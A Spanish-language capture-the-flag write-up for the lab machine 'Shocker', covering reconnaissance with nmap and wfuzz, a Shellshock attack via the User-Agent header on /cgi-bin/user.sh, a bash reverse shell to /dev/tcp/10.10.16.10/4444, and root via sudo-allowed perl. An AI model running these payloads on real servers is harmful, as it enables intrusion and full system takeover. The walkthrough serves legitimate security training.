



Contenido:

ShellShock Attack (User-Agent)
Abusing Sudoers Privilege (Perl)
EXTRA: Creamos nuestro propio CTF en Docker que contemple ShellShock


En primer lugar lanzamos un ping para comprobar que la máquina esté activa.




Como ttl=63 sabemos que la máquina es linux.

Hacemos un escaneo de nmap para encontrar los puertos abiertos y servicios expuestos en la máquina:

Tiene el servicio http ejecutándose, así que buscamos la pagina web en el navegador.





Analizamos la página con whatweb:


```
> whatweb 10.10.10.56
http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]
 /home/sagelf/Shocker/content |
```

Hacemos una búsqueda de directorios con wfuzz:
wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ/


```
> wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ/
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/FUZZ/
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        9 L      13 W       137 Ch      "# directory-list-2.3-medium.txt"
000000007:   200        9 L      13 W       137 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000004:   200        9 L      13 W       137 Ch      "#"
000000002:   200        9 L      13 W       137 Ch      "#"
000000008:   200        9 L      13 W       137 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000006:   200        9 L      13 W       137 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000011:   200        9 L      13 W       137 Ch      "# Priority ordered case sensative list, where entries were found"
000000009:   200        9 L      13 W       137 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000012:   200        9 L      13 W       137 Ch      "# on atleast 2 different hosts"
000000013:   200        9 L      13 W       137 Ch      "#"
000000014:   200        9 L      13 W       137 Ch      "http://10.10.10.56//"
000000035:   403        11 L     32 W       294 Ch      "cgi-bin"
000000083:   403        11 L     32 W       292 Ch      "icons"
000000003:   200        9 L      13 W       137 Ch      "# Copyright 2007 James Fisher"
000000010:   200        9 L      13 W       137 Ch      "#"
000000005:   200        9 L      13 W       137 Ch      "# This work is licensed under the Creative Commons"
000045240:   200        9 L      13 W       137 Ch      "http://10.10.10.56//"
000095524:   403        11 L     32 W       300 Ch      "server-status"

Total time: 94.35426
Processed Requests: 220560
Filtered Requests: 220542
Requests/sec.: 2337.573
```

Existen los directorios cgi-bin, icons y server-status.

Al buscar cgi-bin no tenemos permiso para ver la carpeta.



Buscamos en Google qué es cgi-bin.




Nos quedamos con que este directorio almacena script escritos en Perl y Shell para generar contenido dinámico según las consultas HTTP de los usuarios.

Como ya sabemos que dentro de cgi-bin se esconden binarios pero no podemos acceeder al directorio directamente, trataremos de encontrar esos binarios con wfuzz.

wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -z list,pl-sh-cgi http://10.10.10.56/cgi-bin/FUZZ.FUZ2Z

La idea es hacer el mismo reconociomiento, pero con el parámetro -z podemos listar un conjunto de valores que wfuzz sustituirá por FUZ2Z, de esta manerá buscará el nombre del archivo y para cada nombre probará las tres extensiones que le hemos indicado.

Nos saca el script user.sh.



Al tratarse de CGI podríamos comprobar que sea vulnerable a shellshock attack, ya que si es vulnerable podríamos modificar una variable de entorno con código malicioso y que el servidor lo pase a bash para interpretarlo.
Para comprobarlo podemos usar el siguiente script de nmap:

```
❯ locate shellshock | grep .nse
/usr/share/nmap/scripts/http-shellshock.nse
```

nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56

Con --script-args podemos especificar argumentos, en este caso con uri= podemos especificar una ruta, que será el script que hemos encontrado anteriormente.

El script nos reporta que sí que es vulnerable:

```
❯ nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 23:43 CEST
Nmap scan report for 10.10.10.56
Host is up (0.049s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_      http://seclists.org/oss-sec/2014/q3/685

Nmap done: 1 IP address (1 host up) scanned in 13.90 seconds
```

Para ver qué peticiones estamos haciendo con el script podemos ponernos en escucha con tshark y capturar el tráfico, así sabremos con más detalle por qué es vulnerable la página. Con el siguiente comando oredenamos a tshark que se ponga en escucha en la interfaz tun0 y escriba los resultados en el archivo Captura.cap.

tshark -w Captura.cap -i tun0


Con el siguiente leemos el archivo y filtramos por http:

tshark -r Captura.cap -Y "http" 2>/dev/null


```
❯ tshark -r Captura.cap -Y "http" 2>/dev/null
   17 13.576546139  10.10.10.56 → 10.10.16.10  HTTP 535 HTTP/1.1 400 Bad Request  (text/html)
   25 13.853852732  10.10.16.10 → 10.10.10.56  HTTP 293 GET /cgi-bin/user.sh HTTP/1.1
   47 14.066157492  10.10.10.56 → 10.10.16.10  HTTP 178 HTTP/1.1 200 OK  (text/x-sh)
```

En este caso le pediremos que nos lo pase a json, y concretamente el campo tcp.payload. De primeras nos lo pasa en hexadecimal, así que le especificamos que nos lo de en formato original con la herramienta xxd:

tshark -r Captura.cap -Y "http" -Tfields -e "tcp.payload" 2>/dev/null | xxd -ps -r; echo



Buscamos como se realiza el ataque:



Vemos que en el trafico que vimos con tshark hay par'ametros iguales a este, como referer, cookie y el mismo del ejemplo del art'iculo, user/agenty.

En el art'iculo hay un ejemplo de como se explotar'ia la vulnerabilidad.

> specialized knowledge, and provides a simple (unfortunately, very simple) way of taking control of another computer (such as a web server) and making it run code.
>
> Suppose for a moment that you wanted to attack a web server and make its CD or DVD drive slide open. There's actually a command on Linux that will do that: `/bin/eject`. If a web server is vulnerable to Shellshock you could attack it by adding the magic string `() { :; };` to `/bin/eject` and then sending that string to the target computer over HTTP. Normally, the `User-Agent` string would identify the type of browser you are using, but, in in the case of the Shellshock vulnerability, it can be set to say anything.
>
> For example, if example.com was vulnerable then
>
> ```
> curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
> ```
>
> would be enough to actually make the CD or DVD drive eject.
>
> In monitoring the Shellshock attacks we've blocked, we've actually seen someone attempting precisely that attack. So, if you run a web server and suddenly find an ejected DVD it might be an indication that your machine is vulnerable to Shellshock.

Vamos a probar con whoami:

curl -H "User-Agent: () { :; };echo; /usr/bin/whoami" -s X GET http://10.10.10.56/cgi-bin/user.sh

Tenemos que meterle echo al comando para que nmo de error, ya que el servidor no diferencia bien entre la función (() { :; };) y el comando, así nque echo hace de separador implementando una línea vacía.

```
❯ curl -H "User-Agent: () { :; };echo; /usr/bin/whoami" -s X GET http://10.10.10.56/cgi-bin/user.sh
shelly
```

También podemos hacer esto conm el propio script de nmap.

```
> nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=/usr/bin/id -p 80 10.10.10.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 20:36 CEST
Nmap scan report for 10.10.10.56
Host is up (0.064s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     Exploit results:
|       uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
|
|     References:
|       http://seclists.org/oss-sec/2014/q3/685
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_      http://www.openwall.com/lists/oss-security/2014/09/24/10

Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
 /home/sagelf/Shocker/scripts
```

El comando funciona y vemos que somos el usuario shelly. Vamos a probar con una shell reversa.

```
> curl -s -X GET http://10.10.10.56/cgi-bin/user.sh -H "User-Agent: () { :; };echo; /bin/bash -i >& /dev/tcp/10.10.16.10/4444 0>&1"
```

```
> nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.56] 57998
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

Probamos sudo -l :

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/usr/lib/cgi-bin$
```

Buscamos nperlo en gtfobins:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which perl) .

./perl -e 'exec "/bin/sh";'
```

```
$ sudo ./perl -e 'exec "/bin/sh";'
# whoami
root
#
```